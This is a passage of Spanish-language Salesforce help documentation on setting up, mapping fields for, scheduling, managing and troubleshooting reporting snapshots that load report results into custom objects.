   La sección Historial de ejecuciones de la página de detalles de una instantánea de creación de informes muestra si es posible o no ejecutar correctamente una instantánea de creación de informes. Si una instantánea de creación de informes falla durante una ejecución programada, el fallo se registra en la columna `Resultado`. Para ver los detalles de una ejecución, haga clic en la fecha y hora de la ejecución de la columna `Hora de inicio de ejecución`.

CONSULTE TAMBIÉN

Crear un panel de Salesforce Classic

Crear un informe personalizado en el modo de accesibilidad

## Preparar instantáneas de creación de informes

Para configurar una instantánea de creación de informes, necesita un informe de origen y un objeto de destino con campos para incluir los datos en el informe de origen.

Para configurar una instantánea de creación de informes:

1. Cree un nuevo informe personalizado que incluya los campos que desea cargar como registros en un objeto de destino.
2. Cree un nuevo objeto personalizado en el que almacenar los registros cargados desde el informe de origen.
3. Cree campos en el objeto de destino que recibirán los resultados del informe de origen cuando se ejecute la instantánea de creación de informes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, guardar y programar una instantánea de creación de informes:

- "Gestionar instantáneas de creación de informes"

Para realizar una instantánea de creación de informes como usuario ejecutor y agregar los resultados al objeto personalizado, el usuario ejecutor debe:

- "Ejecutar informes"

  Y

  "Crear" en el objeto de destino

### Sugerencias sobre informes de origen para instantáneas de creación de informes

- Si guarda un informe tabular de origen con los detalles ocultos, el informe no podrá incluirse en una instantánea de creación de informes. Además, si oculta los detalles de un informe tabular de origen incluido en una instantánea de creación de informes, la instantánea de creación de informes fallará cuando se ejecute. Para comprobar que los detalles del informe tabular de origen no están ocultos, visualice el informe, haga clic en el botón **Mostrar detalles** y guarde el informe. El botón **Mostrar detalles** sólo aparece si los detalles del informe están ocultos.
- Cuando cree el informe de origen para su instantánea de creación de informes, tenga en cuenta que los nombres de los campos que agregó al informe, como los nombre de campo, pueden resultarle útil en el momento de crear campos en el objeto de destino en el que desea almacenar los resultados del informe.
- Puede seleccionar cualquier informe de resumen o tabular personalizado como el informe de origen, salvo informes de previsiones heredadas, informes de Cuota frente a Real e informes de Origen del candidato. La lista desplegable `Informe de origen` no muestra los informes estándar.
- Podrá incluir hasta 100 campos por su informe de origen.
- Puede eliminar el programa si se ejecuta una instantánea de creación de informes. No puede detener ni pausar una instantánea de creación de informes cuando se ejecuta, ni puede eliminar su informe de origen. Para eliminar el informe de origen, debe eliminar el primer lugar el informe de la instantánea de creación de informes cambiando el informe en la lista desplegable `Informe de origen`.
- Si selecciona No cargar datos en la columna Campos del informe de origen, no se cargarán datos en el campo correspondiente de la columna Campos del objeto de destino cuando se ejecute la instantánea de creación de informes. .

- El campo `(No hay campos con tipo de datos compatible)` aparece en la columna Campos del informe de origen cuando un campo del objeto de destino no coincide con el tipo de datos de un campo del informe de origen.

### Sugerencias sobre objetos de destino para instantáneas de creación de informes

Cuando configure objetos de destino para instantáneas de creación de informes, tenga en cuenta lo siguiente:

- En Enterprise Edition, Enterprise Edition, Unlimited Edition, Performance Edition y Developer Edition, utilice la seguridad a nivel de campo para asegurarse de que los campos del objeto de destino son visibles para los usuarios adecuados.
- No puede eliminar un objeto personalizado si se trata de un objeto de destino de una instantánea de creación de informes.
- Los campos del objeto de destino determinan la disponibilidad de asignación de los campos. Por ejemplo, su informe de origen puede incluir diez campos, pero si su objeto de destino incluye un campo, sólo podrá asignar un campo en su instantánea de creación de informes.
- Podrá agregar hasta 100 campos al objeto de destino.
- Los objetos de destino no pueden contener reglas de validación ni incluirse en un flujo de trabajo.
- Las instantáneas de creación de informes no pueden contener objetos de destino que provoquen la ejecución de un código de Apex cuando se creen nuevos registros.
- Cuando se ejecuta una instantánea de creación de informes, puede agregar hasta 2.000 registros nuevos al objeto de destino. Si el informe de origen genera más de 2.000 registros, aparecer un mensaje de error para los registros adicionales en la lista relacionada Fallos en la fila. Puede acceder a la lista relacionada Fallos en la fila a través de la sección Historial de ejecuciones de la página de detalles de una instantánea de creación de informes.

### Sugerencias sobre las instantáneas de creación de informes

- Preste atención al tipo de licencia que tiene el `Usuario que ejecuta`. Por ejemplo, si el `Usuario que ejecuta` de una instantánea de creación de informes tiene una licencia de Salesforce, los usuarios con licencias de Force.com Platform o Salesforce Platform One no podrán visualizarlo. También, si el `Usuario que ejecuta` tiene una licencia de la plataforma Force.com o Salesforce Platform One, los usuarios que tengan licencias de Salesforce no podrán visualizar la instantánea de creación de informes. Si tiene usuarios con licencias de la plataforma Force.com o Salesforce Platform One, se recomienda crear una instantánea de creación de informes diferente para ellos con un `Usuario que ejecuta` que tenga licencia de usuario para la plataforma Force.com o Salesforce Platform One.
- Sólo puede asignar campos con tipos de datos compatibles. Por ejemplo, puede asignar un campo de divisa a un campo numérico.
- Si modifica el informe de origen o el objeto de destino de una instantánea de creación de informes con asignaciones de campo existentes, estas asignaciones de campo se eliminarán cuando guarde la instantánea de creación de informes. También puede ver `Campos de resumen en el informe de origen` y `Campos en el objeto de destino` para ver el número de campos de resumen o destino, respectivamente.
- Deberá asignar al menos un campo del informe de origen a un campo del objeto de destino o los datos no se cargarán del informe de origen al objeto de destino cuando se ejecute la instantánea de creación de informes.
- Cuando se define o se elimina una instantánea de creación de informes, o cuando se modifica su informe de origen o su objeto de destino, se realiza un seguimiento de dicha instantánea en el historial de seguimiento de auditoría de configuración de su organización.
- La sección Historial de ejecuciones de la página de detalles de una instantánea de creación de informes muestra los detalles de la ejecución de dicha instantánea de creación de informes. Entre estos detalles se incluye:
  - Fecha y hora a las que se ejecutó la instantánea de creación de informes.
  - El nombre del informe de origen, el objeto de destino y el usuario que ejecuta.
  - Tiempo que tardó la instantánea de creación de informes en ejecutarse.
  - El número total de filas de detalle o resumen en el informe de origen, dependiendo del tipo de informe

- Número de registros creados en el objeto de destino.
- Si la instantánea de creación de informes se ejecutó o no correctamente.

CONSULTE TAMBIÉN

Informar en datos históricos con instantáneas de creación de informes

Crear un informe personalizado en el modo de accesibilidad

## Definir una Instantánea de creación de informes

Después de crear un informe de origen, objeto de destino y campos de objeto de destino, puede definir su instantánea de creación de informes. Las instantáneas de creación de informes se definen asignándoles un nombre y seleccionando el informe de origen que cargará resultados de informe en el objeto de destino que especifique cuando se ejecute la instantánea de creación de informes.

1. Desde Configuración, introduzca "Instantáneas de creación de informes" en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Instantáneas de creación de informes.**
2. Haga clic en **Instantánea de creación de informes nueva**.
3. Escriba un nombre, un nombre exclusivo y una descripción para su instantánea de creación de informes.
4. Seleccione un usuario en el campo `Usuario que ejecuta` haciendo clic en el icono de búsqueda.

   El usuario del campo `Usuario que ejecuta` determina el nivel de acceso del informe de origen a los datos. Esto evita toda configuración de seguridad, otorgándoles a todos los usuarios que puedan ver los resultados del informe de origen en el objeto de destino acceso a los datos que no podrían ver de otra manera.

   Sólo los usuarios con el permiso "Modificar todos los datos" pueden seleccionar usuarios que ejecutan diferentes de ellos mismos.

5. Seleccione un informe en la lista desplegable `Informe de origen`.

   El informe que seleccione determinará los resultados del informe que se cargarán como registros en el objeto de destino cuando se ejecute la instantánea de creación de informes.

   Puede seleccionar cualquier informe de resumen o tabular personalizado como el informe de origen, salvo informes de previsiones heredadas, informes de Cuota frente a Real e informes de Origen del candidato. La lista desplegable `Informe de origen` no muestra los informes estándar.

6. Seleccione un objeto personalizado en la lista desplegable `Objeto de destino`.

   El objeto personalizado que seleccione recibirá los resultados del informe de origen como registros cuando se ejecute la instantánea de creación de informes.

   Si un registro utilizado para una instantánea de creación de informes no tiene ningún tipo de registro asociado, el tipo de registro del usuario que ejecuta se asociará a la instantánea de creación de informes de manera predeterminada.

7. Haga clic en **Guardar** para guardar la definición de su instantánea de creación de informes o haga clic en **Guardar e iniciar asignaciones de campos** para guardar su instantánea de creación de informes y asignar sus campos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, guardar y programar una instantánea de creación de informes:

- "Gestionar instantáneas de creación de informes"

Para realizar una instantánea de creación de informes como usuario ejecutor y agregar los resultados al objeto personalizado, el usuario ejecutor debe:

- "Ejecutar informes"

  Y

  "Crear" en el objeto de destino

8. Asigne los campos del informe de origen a los campos del objeto de destino.

CONSULTE TAMBIÉN

Tipos de informe estándar

## Asignar campos de instantáneas de creación de informes

Cuando haya creado un informe de origen, un objeto de destino y campos de objeto de destino y haya definido su instantánea de creación de informes, puede asignar los campos de su informe de origen a los campos de su objeto de destino. Puede asignar campos del informe de origen a campos del objeto de destino de forma que, cuando se ejecute el informe, éste cargue automáticamente los campos del objeto de destino con datos de campos del informe de origen específico.

1. Desde Configuración, introduzca *Instantáneas de creación de informes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Instantáneas de creación de informes**.
2. Seleccione el nombre de la instantánea de creación de informes cuyos campos desea asignar.
3. Haga clic en **Modificar** en la sección Asignaciones de campos.
4. En informes de resumen, seleccione el nivel de agrupación en el que se extraerán los datos de resumen del origen del informe. Los datos cargados en el objeto de destino se toman desde los campos de resumen en el nivel de agrupación que especifique. Resumen total resume el total de todos los niveles de agrupación.
5. En la columna Campos del informe de origen, haga clic en una lista desplegable No cargar datos y seleccione un campo del informe de origen para asignarlo a un campo de objeto personalizado de la columna Campos en el objeto de destino. Únicamente los campos de resumen se pueden asignar para instantáneas de creación de informes basadas en informes de resumen. Tenga en cuenta que los campos de los informes de resumen pueden variar dependiendo del nivel de agrupación seleccionado.
6. Haga clic en **Guardado rápido** para guardar las asignaciones de campo y seguir asignando campos o haga clic en **Guardar** para guardar las asignaciones de campo y volver a la página de detalles de la instantánea de creación de informes.
7. A continuación, programe la ejecución de la instantánea de creación de informes.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, guardar y programar una instantánea de creación de informes:

- "Gestionar instantáneas de creación de informes"

Para realizar una instantánea de creación de informes como usuario ejecutor y agregar los resultados al objeto personalizado, el usuario ejecutor debe:

- "Ejecutar informes"

  Y

  "Crear" en el objeto de destino

### Consideraciones acerca de la asignación de campos de instantáneas de creación de informes

- Deberá asignar al menos un campo del informe de origen a un campo del objeto de destino o los datos no se cargarán del informe de origen al objeto de destino cuando se ejecute la instantánea de creación de informes.
- Sólo puede asignar campos con tipos de datos compatibles. Por ejemplo, puede asignar un campo de divisa a un campo numérico.
- Una fórmula de resumen personalizado sólo puede asignarse si coinciden el nivel de agrupación de la instantánea de creación de informes y el nivel de agrupación de la fórmula de resumen personalizado.
- Si selecciona No cargar datos en la columna Campos del informe de origen, no se cargarán datos en el campo correspondiente de la columna Campos del objeto de destino cuando se ejecute la instantánea de creación de informes.
- El campo (No hay campos con tipo de datos compatible) aparece en la columna Campos del informe de origen cuando un campo del objeto de destino no coincide con el tipo de datos de un campo del informe de origen.

- Los campos del objeto de destino determinan la disponibilidad de asignación de los campos. Por ejemplo, su informe de origen puede incluir diez campos, pero si su objeto de destino incluye un campo, sólo podrá asignar un campo en su instantánea de creación de informes.
- No puede asignar campos del informe de origen a los siguientes campos del objeto de destino. `Creado por`, `Autor de la última modificación`, `Fecha de creación` y `Fecha de última modificación`.
- Cuando asigne campos del informe de origen al objeto de destino, puede que algunos datos pierdan su contexto al cargarse en el objeto de destino. Por ejemplo, si asigna un campo de fecha y hora del informe de origen a un campo de texto del objeto de destino, la fecha y hora se cargarán en el objeto de destino sin zona horaria.
- Al ejecutar una instantánea de creación de informes, si el usuario ejecutor no tiene un acceso de "lectura" o "escritura" a un campo asignado del objeto de destino, dicho campo se omite en la asignación, pero no hace que falle la ejecución. Si un campo obligatorio del objeto de destino no está asignado, la ejecución falla. Para garantizar que los campos estén siempre asignados, haga que sean obligatorios o establezca valores predeterminados para ellos.
- Para asignar un campo del informe de origen a un campo de búsqueda del objeto de destino, debe asignarlo al ID del objeto asociado a la búsqueda. Por ejemplo, para asignarlo a un campo de búsqueda de oportunidades, debe asignarlo al `Id. de oportunidad`. Para obtener el `Id. de oportunidad` en el informe de origen, puede que necesite utilizar un tipo de informe personalizado para incluir el Id. y otros campos relacionados.

CONSULTE TAMBIÉN

Informar en datos históricos con instantáneas de creación de informes

Crear una fórmula de resumen personalizada

## Programar y ejecutar una instantánea de creación de informes

Después de crear un informe de origen, objeto de destino y campos de objeto de destino, defina su instantánea de creación de informes y asigne sus campos que puede programar cuando de ejecute. Puede programar que la instantánea de creación de informes se ejecute una vez al día, a la semana o al mes de forma que los datos del informe de origen se carguen en el objeto de destino cuando lo necesite.

El número de instantáneas de creación de informes que cuya ejecución puede programar viene determinada por la edición que utilice. Cuando se ejecuta una instantánea de creación de informes, puede enviarse una notificación de correo electrónico a sí mismo y a otros usuarios incluyendo detalles acerca de la ejecución de la instantánea de creación de informes, como la fecha y hora a la que se ejecutó, si se ejecutó correctamente y cuántos registros se han cargado en el objeto de destino desde el informe de origen. Además, la notificación incluye un vínculo hacia la página de detalles de la instantánea de creación de informes de Salesforce.

**EDICIONES**

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

**PERMISOS DE USUARIO**

Para crear, guardar y programar una instantánea de creación de informes:

- "Gestionar instantáneas de creación de informes"

Para realizar una instantánea de creación de informes como usuario ejecutor y agregar los resultados al objeto personalizado, el usuario ejecutor debe:

- "Ejecutar informes"

  Y

  "Crear" en el objeto de destino

1. Desde Configuración, introduzca "Instantáneas de creación de informes" en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Instantáneas de creación de informes**.
2. Seleccione el nombre de la instantánea de creación de informes cuya ejecución desea programar.

   Las instantáneas de creación de informes no se ejecutarán como se ha programado si el usuario del campo `Usuario que ejecuta` no tiene acceso a la carpeta en la que está almacenado el informe de origen.

   Nota: Si el usuario que ejecuta pasa a estar inactivo, el informe no se ejecuta. Salesforce envía una notificación por correo electrónico para activar el usuario, eliminar la programación del informe o cambiar el usuario de ejecución a uno activo. Salesforce envía la notificación a usuarios con los permisos "Gestionar usuarios" "Modificar todos los datos" y "Gestionar facturación". Si ningún usuario dispone de estos permisos de usuario, Salesforce envía la notificación a usuarios con los permisos de usuario "Gestionar usuarios" y "Modificar todos los datos".
3. Haga clic en **Modificar** en la sección Programar la instantánea de creación de informes.

   La sección Programar la instantánea de creación de informes de la página de detalles de una instantánea de creación de informes muestra los detalles de cuándo se ha programado la ejecución de dicha instantánea de creación de informes.
4. Seleccione un ajuste de notificación para enviar un correo electrónico cuando se complete la ejecución de la instantánea de creación de informes:
   - Haga clic en `Yo` para enviar un correo electrónico a la dirección especificada en su registro de usuario de Salesforce.
   - Haga clic en `Otros...` para enviar un correo electrónico a otros usuarios. Sólo puede enviar notificaciones de instantánea de creación de informes a las direcciones de correo electrónico incluidas en los registros de usuario de Salesforce. Además, sólo podrá seleccionar usuarios y grupos públicos en la lista desplegable `Buscar`.
5. Programe la instantánea de creación de informes para su ejecución:
   - En el campo `Frecuencia`, seleccione la frecuencia con la que desea que se ejecute la instantánea de creación de informes. Si hace clic en los campos `Diaria`, `Semanal` o `Mensual`, aparecerán más opciones que le permiten redefinir los criterios de frecuencia.

     Si programa la ejecución de una instantánea de creación de informes un día concreto de cada mes, la instantánea de creación de informes sólo se ejecutará en los meses que tengan ese día especificado. Por ejemplo, si programa la ejecución de una instantánea de creación de informes para el día 31 de cada mes, la instantánea de creación de informes sólo se ejecutará en los

meses que tengan 31 días. Si desea que una instantánea de creación de informes se ejecute el último día de cada mes, seleccione la última opción de la lista desplegable `El día de cada mes`.

- En los campos `Inicio` y `Fin`, especifique las fechas en las que desea programar las ejecuciones de la instantánea de creación de informes.
- En la lista desplegable `Hora de inicio preferida`, haga clic en el vínculo **Buscar opciones disponibles...** para seleccionar una hora preferida de inicio para ejecutar la instantánea de creación de informes.
  - Es posible que su hora de inicio preferida no esté disponible si otros usuarios ya han seleccionado la hora de ejecución de la instantánea de creación de informes o su organización ha alcanzado su límite de instantáneas de creación de informes.
  - Las instantáneas de creación de informes se ejecutan en la zona horaria del usuario que programe su ejecución. Por ejemplo, si el campo `Zona horaria` de su registro de usuario está definido como Hora estándar del Pacífico y programa la ejecución de una instantánea de creación de informes cada día a las 2:00 PM, la instantánea de creación de informes se ejecutará cada día a las 2:00 PM, Hora estándar del Pacífico.
  - Si ve y guarda un programa en una zona horaria distinta de la programada previamente, es posible que la división temporal cambie.
  - La instantánea de creación de informes se ejecuta en la hora que seleccione en la lista desplegable `Hora de inicio preferida`. Por ejemplo, si selecciona las 2:00 PM como hora de inicio preferida, la instantánea de creación de informes se actualizará en cualquier momento entre las 2:00 PM y las 2:59 PM, dependiendo del resto de instantáneas de creación de informes programadas para actualizarse a esa misma hora.

6. Haga clic en **Guardar** para programar la instantánea de creación de informes que desea ejecutar.

   Cuando se ejecuta una instantánea de creación de informes, agrega nuevos registros al objeto de destino.

Además, cuando haya programado la ejecución de una instantánea de creación de informes, puede realizar las siguientes acciones tras haber hecho clic en **Modificar** en la sección Programar la instantánea de creación de informes de una página de detalles de instantánea de creación de informes:

- Haga clic en **Modificar** para actualizar la configuración de notificación y frecuencia de la instantánea de creación de informes.
- Haga clic en **Eliminar** para eliminar de forma permanente el programa existente de ejecución de la instantánea de creación de informes.

Una instantánea de creación de informes puede fallar durante una ejecución programada si:

- El informe de origen incluye más de 100 campos.
- El informe de origen se ha cambiado de resumen a tabular
- El nivel de agrupación seleccionado de un informe de origen de resumen ya no es válida
- El usuario que ejecuta no tiene acceso al informe de origen
- El usuario que ejecuta no tiene el permiso “Ejecutar informes”
- El objeto de destino no puede tener más de 100 campos personalizados.
- El objeto de destino contiene reglas de validación
- El objeto de destino se incluye en un flujo de trabajo
- El objeto de destino es un objeto de detalle en una relación principal-detalle
- El objeto de destino ejecuta un desencadenador de Apex y se crean en él nuevos registros
- El usuario que ejecuta no tiene el permiso “Crear” en el objeto de destino. Tenga en cuenta que si el estado del objeto de destino es `En desarrollo`, el usuario que ejecuta debe tener el permiso “Personalizar aplicación”.

## Gestionar instantáneas de creación de informes

Cuando haya configurado una instantánea de creación de informes, podrá visualizar los detalles sobre ella, modificarla y eliminarla. Desde Configuración, introduzca *Instantáneas de creación de informes* en el cuadro Búsqueda rápida y, a continuación, seleccione **Instantáneas de creación de informes** para mostrar la página Instantáneas de creación de informes, que muestra la lista de instantáneas de creación de informes definidas para su organización.

Desde la página Instantáneas de creación de informes, puede:

- Seleccione una vista de lista de la lista desplegable Ver para ir directamente a dicha página de lista o haga clic en **Crear vista** para definir su propia vista personalizada.
- Defina una nueva instantánea de creación de informes haciendo clic en **Instantánea de creación de informes nueva**.
- Actualice el nombre, la descripción, el usuario que ejecuta, el informe de origen y el objeto de destino de la instantánea de creación de informes haciendo clic en **Modificar** junto a su nombre. Sólo los usuarios con el permiso "Modificar todos los datos" pueden seleccionar usuarios que ejecutan diferentes de ellos mismos. Si tiene el permiso "Personalizar aplicación", introduzca un nombre exclusivo que utilizarán la API y paquetes gestionados.

  Si modifica el informe de origen o el objeto de destino de una instantánea de creación de informes con asignaciones de campo existentes, estas asignaciones de campo se eliminarán cuando guarde la instantánea de creación de informes. También puede ver Campos de resumen en el informe de origen y Campos en el objeto de destino para ver el número de campos de resumen o destino, respectivamente.

- Elimine una instantánea de creación de informes haciendo clic en **Eliminar** junto a su nombre. Cuando haya eliminado la instantánea de creación de informes, no podrá restaurarla de la Papelera.

  **Importante:** Cuando elimine una instantánea de creación de informes, el informe de origen y el objeto de destino no se eliminarán; aunque cuando se ejecute el informe de origen no cargará el objeto de destino con datos.

  Puede eliminar el programa si se ejecuta una instantánea de creación de informes. No puede detener ni pausar una instantánea de creación de informes cuando se ejecuta, ni puede eliminar su informe de origen. Para eliminar el informe de origen, debe eliminar el primer lugar el informe de la instantánea de creación de informes cambiando el informe en la lista desplegable Informe de origen.

- Muestre la información detallada sobre una instantánea de creación de informes y personalícela aún más haciendo clic en su nombre. A continuación, puede:
  - Hacer clic en los vínculos de la sección Identificación que le redirigirán al usuario que ejecuta, el informe de origen y el objeto de destino de la instantánea de creación de informes. Además, puede visualizar la hora y fecha preferidas a las que se ejecutará la instantánea de creación de informes aproximadamente la próxima vez en el campo Siguiente ejecución y visualizar la fecha y hora en las que se ejecutó por última vez en el campo Última ejecución.
  - Haga clic en **Modificar** en la sección Asignaciones de campos para personalizar aún más los campos asignados desde el informe de origen al objeto de destino.

    La sección Asignaciones de campos de instantánea de creación de informes muestra qué campos del informe de origen se asignan a los campos del objeto de destino. Puede visualizar el número de campos del informe de origen que hay disponibles para asignarlos al objeto de destino en el campo Columnas en el informe de origen. Además, puede visualizar

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, guardar y programar una instantánea de creación de informes:

- "Gestionar instantáneas de creación de informes"

Para realizar una instantánea de creación de informes como usuario ejecutor y agregar los resultados al objeto personalizado, el usuario ejecutor debe:

- "Ejecutar informes"

  Y

  "Crear" en el objeto de destino

el número de campos que hay disponibles para asignarlos al objeto de destino en el campo `Campos en el objeto de destino`.

- Haga clic en **Modificar** de la sección Programar la instantánea de creación de informes para programar el momento de ejecución de la instantánea de creación de informes.

  La sección Programar la instantánea de creación de informes muestra detalles sobre el momento en que se ha programado la ejecución una instantánea de creación de informes.

- La sección Historial de ejecuciones muestra detalles sobre el momento en que se ha programado la ejecución una instantánea de creación de informes. Entre estos detalles se incluye:
  - Fecha y hora a las que se ejecutó la instantánea de creación de informes.
  - El nombre del informe de origen, el objeto de destino y el usuario que ejecuta.
  - Tiempo que tardó la instantánea de creación de informes en ejecutarse.
  - Número total de filas de detalle o resumen en el informe de origen, dependiendo del tipo de informe.
  - Número de registros creados en el objeto de destino.
  - Si la instantánea de creación de informes se ejecutó o no correctamente.

  En la sección Historial de ejecuciones se almacenan hasta 200 registros. Una vez que se han almacenado 200 registros, el más antiguo se eliminará automáticamente y no podrá recuperarse desde la Papelera.

CONSULTE TAMBIÉN

Informar en datos históricos con instantáneas de creación de informes

## Solucionar problemas de instantáneas de creación de informes

La sección Historial de ejecuciones de la página de detalles de una instantánea de creación de informes muestra si es posible o no ejecutar correctamente una instantánea de creación de informes. Si una instantánea de creación de informes falla durante una ejecución programada, el fallo se registra en la columna `Resultado`. Para ver los detalles de una ejecución, haga clic en la fecha y hora de la ejecución de la columna `Hora de inicio de ejecución`.

**Consejo:**

- Si el parámetro `Número total de filas` está en blanco, se produjo un fallo en la ejecución antes de que se completara el informe (por ejemplo, el informe no era válido o el usuario ejecutor no estaba activo).
- Cuando se ejecuta una instantánea de creación de informes, puede agregar hasta 2000 registros nuevos al objeto de destino. Cualquier registro por encima de esos 2000 se registrará en la lista relacionada Fallos en la fila. Si el parámetro `Número total de filas` está en blanco y el historial de ejecución indica "Algunas filas tienen fallos", es probable que el informe tuviera más de 2.000 resúmenes.
- Los detalles de una ejecución fallida están disponibles en la lista relacionada Fallos en la fila durante 14 días, después de los cuales se eliminarán automáticamente. No podrá recuperar los detalles relativos a los fallos de la fila en la Papelera.
- Si tiene un campo único en el objeto de destino y los registros del informe tienen más de uno del mismo valor en la columna asignada a ese campo único, no se agregarán los registros duplicados. El historial de ejecución indica cuándo hay registros que no se agregan a la instantánea de creación de informes.
- Si las asignaciones de campos fallan, la instantánea sigue ejecutándose, pero el historial muestra que se ha producido un error parcial.

Una instantánea de creación de informes puede fallar durante una ejecución programada por una serie de razones. Esta tabla enumera los errores que puede mostrar una ejecución fallida y la forma en que los errores le pueden ayudar a solucionar los problemas de la instantánea de creación de informes para que se ejecute correctamente.

**`El usuario que ejecuta no tiene permisos para ejecutar informes.`**
El usuario del campo `Usuario que ejecuta` no tiene el permiso "Ejecutar informes" o "Crear y personalizar informes". Seleccione un usuario con los permisos adecuados o active los permisos adecuados para el usuario que ejecuta.

**`No es posible ejecutar la instantánea de creación de informes porque se ha eliminado el informe de origen.`**
El informe del campo `Informe de origen` se ha eliminado y ya no puede ejecutarse. Seleccione otro informe de origen para su instantánea de creación de informes o restablezca el informe eliminado de la papelera.

**`El usuario que ejecuta no tiene permisos para acceder al informe de origen.`**
El usuario del campo `Usuario que ejecuta` no tiene acceso a la carpeta en la que se almacena el informe de origen. Seleccione un usuario con acceso al informe de origen o permita que el usuario que ejecuta existente tenga acceso a la carpeta en la que se almacena el informe.

**`La definición del informe de origen se ha quedado obsoleta.`**
El informe del campo `Informe de origen` hace referencia a un objeto personalizado o externo que ya no está disponible para los informes, o bien las relaciones entre los objetos del informe han cambiado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para crear, guardar y programar una instantánea de creación de informes:

- "Gestionar instantáneas de creación de informes"

Para realizar una instantánea de creación de informes como usuario ejecutor y agregar los resultados al objeto personalizado, el usuario ejecutor debe:

- "Ejecutar informes"

  Y

  "Crear" en el objeto de destino

**La definición del informe de origen no es válida.**
El informe del campo `Informe de origen` no puede ejecutarse porque contiene fórmulas o criterios de filtro no válidos. Actualice el informe para que pueda ejecutarse sin errores.

**El usuario que ejecuta no tiene permisos para acceder al tipo de informe.**
El usuario del campo `Usuario que ejecuta` no tiene acceso al tipo de informe asociado al informe del campo `Informe de origen`. Seleccione un usuario que ejecuta que tenga los permisos adecuados o cree el usuario que ejecuta correcto con los permisos adecuados.

**El informe de origen debe estar en forma de tabla.**
El informe del campo `Informe de origen` ya no está en formato tabular. Seleccione un nuevo informe de origen o actualice el formato del informe de origen existente para cambiarlo a formato tabular.

**El informe de origen se guardó por última vez con los detalles ocultos sobre los resultados de informe.**
El informe del campo `Informe de origen` se guardó con los detalles ocultos. Para mostrar los detalles en el informe de origen, visualice el informe, haga clic en el botón **Mostrar detalles** y guarde el informe.

**El objeto de destino se ha eliminado o el usuario que ejecuta no puede acceder a él.**
El objeto personalizado del campo `Objeto de destino` se ha eliminado o el usuario del campo `Usuario que ejecuta` no tiene permisos para acceder al objeto de destino. Restaure el objeto personalizado eliminado, seleccione un nuevo objeto de destino o bien otorgue al usuario que ejecuta existente el permiso "Crear" para el objeto personalizado del campo `Objeto de destino`. Tenga en cuenta que si el estado del objeto de destino es `En desarrollo`, el usuario que ejecuta debe tener el permiso "Personalizar aplicación" para acceder al objeto de destino.

**El usuario que ejecuta no tiene permisos para modificar el objeto de destino.**
El usuario del campo `Usuario que ejecuta` no tiene permisos de creación sobre el objeto personalizado del campo `Objeto de destino`. Seleccione un usuario que ejecuta que tenga los permisos adecuados o bien otorgue al usuario que ejecuta existente el permiso "Crear" sobre el objeto personalizado en el campo `Objeto de destino`.

**El objeto de destino no debe ser un objeto de detalle en una relación principal-detalle.**
El objeto personalizado del campo `Objeto de destino` es un objeto de detalle en una relación de principal-detalle, lo que significa que un objeto principal controla ciertos comportamientos de los registros del objeto de destino. Seleccione un objeto de destino que no se incluya en una relación principal-detalle.

**El objeto de destino no debe incluirse en un flujo de trabajo.**
El objeto personalizado del campo `Objeto de destino` está incluido en un flujo de trabajo. Seleccione un objeto de destino que no se incluya en un flujo de trabajo.

**El objeto de destino no debe incluir un desencadenador de inserción.**
Un desencadenador de Apex se ejecuta cuando se crean nuevos registros para el objeto personalizado del campo `Objeto de destino`. Quite el desencadenador de Apex o seleccione un objeto de destino para el que no se ejecute un desencadenador de Apex cuando se creen nuevos registros.

**El objeto de destino no debe incluir reglas de validación.**
El objeto personalizado del campo `Objeto de destino` contiene reglas de validación. Seleccione un objeto de destino que no contenga reglas de validación o elimine las reglas de validación del objeto de destino existente.

**El usuario que ejecuta no está activo.**
El usuario del campo `Usuario que ejecuta` ya no está activo. Seleccione un usuario activo.

**Uno o más campos obligatorios del objeto de destino no se han asignado.**
Uno o más campos obligatorios del objeto de destino no se han asignado. Asigne todos los campos obligatorios del objeto de destino a campos del informe de origen.

**El informe de origen contiene demasiados campos, tiene un campo de fórmula con demasiadas funciones o contiene demasiados criterios.**
El informe del campo `Informe de origen` contiene demasiados campos, criterios o funciones en un campo de fórmula. Elimine los campos, criterios y funciones no necesarios de los campos de fórmula del informe de origen.

**El informe de origen no puede tener más de 100 columnas seleccionadas.**
El informe del campo `Informe de origen` contiene más de 100 campos. Quite los campos que no necesite del informe de origen.

**El objeto de destino no puede tener más de 100 campos personalizados.**
El objeto personalizado del campo `Objeto de destino` contiene más de 100 campos personalizados. Quite los campos que no necesite del objeto de destino.

**El informe ha excedido el límite de tiempo para completar el procesamiento.**
El informe del campo `Informe de origen` contiene demasiados datos para procesar. Reduzca la cantidad de datos que procesa el informe durante su ejecución limitando el intervalo de fechas del informe y quitando los campos no necesarios del informe de origen.

**Este nombre exclusivo de la instantánea de creación de informes ya existe. Seleccione un nombre exclusivo.**
La instantánea nueva que intenta crear tiene el mismo nombre exclusivo que una instantánea que ya existe.

**Un campo de resumen no ha devuelto un número válido.**
Un campo de resumen en los resultados no ha devuelto un número válido. Por ejemplo, el campo puede haber intentado dividirse por 0. Compruebe si sus fórmulas producen cálculos nulos y con resultado 0 en sus datos.

**Existe un problema con esta instantánea de creación de informes. El formato del informe de origen se ha cambiado de tabular a resumen. Las asignaciones de campo en la instantánea de creación de informes ya no son correctas. Puede volver a cambiar el formato del informe a tabular o actualizar las asignaciones de campo en la definición de instantánea.**
